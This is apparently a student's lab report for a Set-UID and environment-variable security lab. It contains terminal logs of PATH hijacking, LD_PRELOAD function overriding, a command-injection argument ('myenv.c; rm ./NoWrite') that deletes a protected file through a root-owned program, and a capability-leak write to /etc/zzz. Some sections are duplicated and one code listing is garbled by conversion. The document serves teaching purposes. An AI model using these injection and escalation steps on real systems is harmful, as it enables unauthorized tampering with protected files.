seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ ./catall "myenv.c; rm ./NoWrite"
#include <unistd.h>

extern char **environ;

int main()
{
    char *argv[2];

    argv[0] = "/usr/bin/env";
    argv[1] = NULL;

    execve("/usr/bin/env", argv, environ);

    return 0 ;
}

rm: remove write-protected regular file './NoWrite'? y
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$
```

```
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ ls -l | grep NoWrite
-r--r--r-- 1 seed  seed    6 Feb  6 09:03 NoWrite
```

Next I commented out the system part and uncommented execve(). I will now perform the same test to see how it works. I created a read only file for everyone and will attempt to delete it using catall. After executing my attack in step 1 does not work anymore. My observation is that this way of running the program uses the whole string as the file name and does not execute a separate command after the ;. This executes the way Vince attended and is safe from Bob.

```
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ sudo chown root catall
[sudo] password for seed:
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ sudo chmod 4755 catall
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ ls -l | grep catall
-rwsr-xr-x 1 root  seed 9152 Feb  6 09:10 catall
```

```
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ ls -l | grep NoWrite
-r--r--r-- 1 seed  seed    7 Feb  6 09:13 NoWrite
```



```
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ ./catall "myenv.c rm ./NoWrite"
/bin/cat: 'myenv.c rm ./NoWrite': No such file or directory
```

2.9 Task 9: Capability Leaking

To follow the Principle of Least Privilege, Set-UID programs often permanently relinquish their root privileges if such privileges are not needed anymore. Moreover, sometimes, the program needs to hand over its control to the user; in this case, root privileges must be revoked. The `setuid()` system call can be used to revoke the privileges. According to the manual, “`setuid()` sets the effective user ID of the calling process. If the effective UID of the caller is root, the real UID and saved set-user-ID are also set”. Therefore, if a Set-UID program with effective UID 0 calls `setuid(n)`, the process will become a normal process, with all its UIDs being set to `n`.

When revoking the privilege, one of the common mistakes is capability leaking. The process may have gained some privileged capabilities when it was still privileged; when the privilege is downgraded, if the program does not clean up those capabilities, they may still be accessible by the non-privileged process. In other words, although the effective user ID of the process becomes non-privileged, the process is still privileged because it possesses privileged capabilities.

Compile the following program, change its owner to root, and make it a Set-UID program. Run the program as a normal user. Can you exploit the capability leaking vulnerability in this program? The goal is to write to the `/etc/zzz` file as a normal user.

Listing 4: `capleak.c`

```
void main()
{ int fd; char *v[2];

    /* Assume that /etc/zzz is an important system file, * and it is owned by root
    with permission 0644.
    * Before running this program, you should create
    * the file /etc/zzz first. */ fd = open("/etc/zzz", O_RDWR | O_APPEND); if (fd == -
1) {
    printf("Cannot open /etc/zzz\n"); exit(0);
}

    // Print out the file descriptor value printf("fd is %d\n", fd);

    // Permanently disable the privilege by making the // effective uid the same
    as the real uid setuid(getuid());

    // Execute /bin/sh v[0] = "/bin/sh"; v[1]
    = 0; execve(v[0], v, 0);
}
```


I compiled the program capleak and changed owner to root than set it to a Set-UID program. I ran the program as a normal user trying to find vulnerabilities. To test this, I created a file called /etc/zzz and made it only writeable by root. I then ran capleak and saw that it returned file descriptor 3. I used the echo command to try and write to that file descriptor and it worked. This means that the file descriptor remained open after the execution of the program. This worked how I thought it would because after examining the code I noticed that it was never closed. You can never assume anything and as I could see if a programmer assumed it closed after the program closed, they would be in serious trouble. This worked as I expected but probably not as the developer intended.

```
-rwsr-xr-x 1 root seed 9232 Feb  6 09:29 capleak
```

```
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ ./capleak
fd is 3
$ echo "Hacked by the Great Wizard" >&3
$ cat /etc/zzz
Hacked by the Great Wizard
```

(Reports and Observations were provided throughout the Lab but I added to the end as well for ease.)

2.1

Observation: Printenv displays all environment variables and export sets an environment variable and unset removes it from the environment

These commands are executed through the BASH and work as expected. I expected them to do what the lab said, and it worked as expected.

```
seed@seedvm2004:~$ export TEST_VAR="Hello"
seed@seedvm2004:~$ printenv | grep TEST_VAR
TEST_VAR=Hello
seed@seedvm2004:~$ echo $TEST_VAR
Hello
seed@seedvm2004:~$ unset TEST_VAR
seed@seedvm2004:~$ echo $TEST_VAR
seed@seedvm2004:~$
```

2.2

Observation: Child process inherits all environment variables from parent and parent has same environment as child

After running diff command, I can see that both processes share all the same environment variables. The conclusion I expected happened which is that both processes would have the same environment variables. So it ran as expected.

2.3

Observation: Program did not run as I expected. I expected it to show the environment variables of the current process which it did not. It did not print anything to the output. The program did not run as I expected.

```
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ ./myenv
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$
```

Observation: After changing NULL to environ, it worked properly. The program showed the environment variables of the current process and displayed to output. This little change made the program run as expected in the first place. The actual behavior was as expected.

```
--
12  execve("/usr/bin/env", argv, environ);
--
```

```
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ ./myenv
SHELL=/bin/bash
SESSION_MANAGER=local/seedvm2004:~/tmp/.ICE-unix/1633,unix/seedvm2004:~/tmp/.ICE-unix/16
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
SSH_AGENT_LAUNCHER=gnome-keyring
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
GTK_MODULES=gail:atk-bridge
PWD=/home/seed/Desktop/Labs For Security/Lab 1
LOGNAME=seed
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=wayland
SYSTEMD_EXEC_PID=1654
XAUTHORITY=/run/user/1000/.mutter-Xwaylandauth.CDSR12
HOME=/home/seed
USERNAME=seed
```

Conclusion: If execve() is called with NULL for the environment, the child process does not inherit the variables unless passed explicitly

2.4

Observation: This program inherited the parents environment variables unlike `execve(NULL)` due to the fact that it spawns a shell using the `system` command.

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 int main() {
4     system("/usr/bin/env");
5
6     return 0;
7 }
```

2.5

Observation: After writing program that is supposed to print all environment variables in current process and compiling all the environment variables printed to output. The program worked as expected. Below is the program.

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 extern char **environ;
4
5 int main() {
6     int i = 0;
7
8     while (environ[i] != NULL) {
9         printf("%s\n", environ[i]);
10        i++;
11    }
12 }
```

```
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ ./task5
SHELL=/bin/bash
SESSION_MANAGER=local/seedvm2004:@/tmp/.ICE-unix/1633,unix/seedvm2004:/tmp/.ICE-unix/1633
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
SSH_AGENT_LAUNCHER=gnome-keyring
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
GTK_MODULES=gail:atk-bridge
PWD=/home/seed/Desktop/Labs For Security/Lab 1
LOGNAME=seed
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=wayland
SYSTEMD_EXEC_PID=1654
XAUTHORITY=/run/user/1000/.mutter-Xwaylandauth.CDSR12
HOME=/home/seed
USERNAME=seed
IM_CONFIG_PHASE=1
```

I was able to change permissions successfully to make this program a Set-UID program. The commands given worked as supposed and performed as expected. I confirmed this with `ls -l` to check permissions of the program. The `s` bit means that it was made into a Set-UID program.

```
rwsr-xr-x 1 root seed 8920 Feb  6 05:08 task5
```

Create different environment variables using the following commands.

```
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ export PATH="/home/user/bin:$PATH"
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ export LD_LIBRARY_PATH="/home/user/lib"
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ export TASK5="HACKER"
```

After creating I expect my program to output these environment variables. I will use `grep` to check my assumptions.

```
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ ./task5 | grep TASK5
TASK5=HACKER
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ ./task5 | grep PATH
PATH=/home/user/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/l
cal/games:/snap/bin:/snap/bin
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ ./task5 | grep LD_LIBRARY_PATH
```

Observation: My assumptions were wrong, and not all environment variables were present. `PATH` and `TASK5` showed up but I was surprised to not see the `LD_LIBRARY_PATH`. `TASK5` set to what I wanted it too and `PATH` added the path I added to the beginning. This was surprising but this shows me that critical environment variables in Set-UID programs are restricted to prevent privilege escalation.

2.6

Created and compiled program for ls command then changed permissions.

```
-rwsr-xr-x 1 root seed 8880 Feb  6 05:37 task6
```

After creating program, I tried to figure out how to get Set-UID program to run my own malicious code. I figured it out by creating a ls.c file and putting my “malicious” code in there. After I set the path to have the directory where it is located get searched through first and then compiled. I ran my program, and it worked. My code and commands are below.

```
1 #include <stdio.h>
2 #include <stdlib.h>
3
4 int main() {
5     printf("You have been hacked!\n");
6
7     return 0;
8 }
```

```
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ export OLDPATH=PATH
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ export PATH=/home/seed/Desktop/Labs For Security/Lab 1:$PATH
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ echo PATH
PATH
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ echo $PATH
/home/seed/Desktop/Labs For Security/Lab 1:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:/snap/bin
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ ./task6
You have been hacked!
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$
```

I wanted to see if the code was run with root privileges. To do that I set a check that will see if the `uid` is equal to 0, which if it is that means its run with root privileges. After compiling again and running I see that it is not run with root privileges

```
if (getuid() == 0) {
    printf("Hahaha I have root privileges!\n");
}
else {
    printf("You have defeated me this time system, but it will not happen again.\n");
}
```

```
You have been hacked!  
You have defeated me this time system, but it will not happen again.
```

2.7

First, I did what the lab asked and created a new file called lib.c and compiled. I then set a path for LD_PRELOAD to a specified string. After that I created the myprog program and compiled it as well in the same directory. Then performed a couple of tests. Below are the commands.

```
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ gcc -fPIC -g -c mylib.c  
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ gcc -shared -o libmylib.so.1.0.1 mylib.o -lc  
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ export LD_PRELOAD=./libmylib.so.1.0.1  
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ gcc myprog.c -o myprog
```

It wanted me to first run as a normal user which I did. I observed that the program then called the sleep function from my new program rather than the regular sleep function. I thought the program was going to sleep for 1 second like the normal function but was surprised when I saw it ran the other one.

```
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ ./myprog  
I am not sleeping!
```

Next, I changed myprog to a Set-UID program and ran it as a normal user. The task before showed me that the Set-UID has mechanisms to defend against unauthorized privilege escalation so I assumed the program would run as sleep normally would. After executing my assumption was correct and the program ran as expected. Its actual execution was the same as expected.

I switched user to root next then added the export for LD_PRELOAD. I ran the Set-UID program again but on root and this time it performed the new program. This was what I expected to happen as root user. The programs actual execution was the same as expected.

```
root@seedvm2004:/home/seed/Desktop/Labs For Security/Lab 1# export LD_PRELOAD=./libmylib.so.1.0.1
```

```
root@seedvm2004:/home/seed/Desktop/Labs For Security/Lab 1# ./myprog  
I am not sleeping!
```

The last part was making the program a Set-UID of user1 then switching to a different user exporting the LD_PRELOAD and running the program. Below are the commands I used to make the program a Set-UID of user1.

```
root@seedvm2004:/home/seed/Desktop/Labs For Security/Lab 1# chown user1 myprog
root@seedvm2004:/home/seed/Desktop/Labs For Security/Lab 1# su user1
```

```
$ chmod 4755 myprog
```

```
-rwsr-xr-x 1 user1 seed 8856 Feb  6 07:29 myprog
```

After completing this I exported the path of LD_PRELOAD on a different user. I expected the program to use the new sleep which it in fact did not. Instead, the program ran the default sleep. The actual execution was not as I expected. There are mechanisms in place that prevented me from running this code as a different user. After some research I found out that environment variables are cleaned when switching user.

```
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ export LD_PRELOAD=./libmylib.so.1.0.1
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ ./mypr
myprintenv myprog
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ ./myprog
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$
```

2.8

I made the program a root-owned Set-UID program and then tested it to see if I was Bob if I could compromise the integrity of the system. I created a file and took away all permissions except for read. I then used the catall programs to my advantage and was able to run a command to delete the file. This is shown below. This did not work as Vince expected and in reality, Bob was able to still do more than just read.

```
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ sudo chown root catall
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ sudo chmod 4755 catall
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ ls -l | grep catall
-rwsr-xr-x 1 root  seed 9152 Feb  6 08:30 catall
```

```
-r--r--r-- 1 seed  seed  6 Feb  6 09:03 NoWrite
```



```
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ ./catall "myenv.c; rm ./NoWrite"
#include <unistd.h>

extern char **environ;

int main()
{
    char *argv[2];

    argv[0] = "/usr/bin/env";
    argv[1] = NULL;

    execve("/usr/bin/env", argv, environ);

    return 0 ;
}

rm: remove write-protected regular file './NoWrite'? y
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$
```

```
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ ls -l | grep NoWrite
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$
```

Next I commented out the system part and uncommented `execve()`. I will now perform the same test to see how it works. I created a read only file for everyone and will attempt to delete it using `catall`. After executing my attack in step 1 does not work anymore. My observation is that this way of running the program uses the whole string as the file name and does not execute a separate command after the `;`. This executes the way Vince attended and is safe from Bob.

```
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ sudo chown root catall
[sudo] password for seed:
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ sudo chmod 4755 catall
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ ls -l | grep catall
-rwsr-xr-x 1 root  seed 9152 Feb  6 09:10 catall
```


```
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ ls -l | grep NoWrite
-r--r--r-- 1 seed  seed   7 Feb  6 09:13 NoWrite
```

```
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ ./catall "myenv.c rm ./NoWrite"
/bin/cat: 'myenv.c rm ./NoWrite': No such file or directory
```

2.9

I compiled the program `capleak` and changed owner to root than set it to a Set-UID program. I ran the program as a normal user trying to find vulnerabilities. To test this, I created a file called `/etc/zzz` and made it only writeable by root. I then ran `capleak` and saw that it returned file descriptor 3. I used the `echo` command to try and write to that file descriptor and it worked. This means that the file descriptor remained open after the execution of the program. This worked how I thought it would because after

examining the code I noticed that it was never closed. You can never assume anything and as I could see if a programmer assumed it closed after the program closed, they would be in serious trouble. This worked as I expected but probably not as the developer intended.



```
-rwsr-xr-x 1 root seed 9232 Feb  6 09:29 capleak  
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ ./capleak  
fd is 3  
$ echo "Hacked by the Great Wizard" >&3  
$ cat /etc/zzz  
Hacked by the Great Wizard
```

3 Submission

You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. You also need to provide explanation to the observations that are interesting or surprising. Please also list the important code snippets followed by explanation. Simply attaching code without any explanation will not receive credits.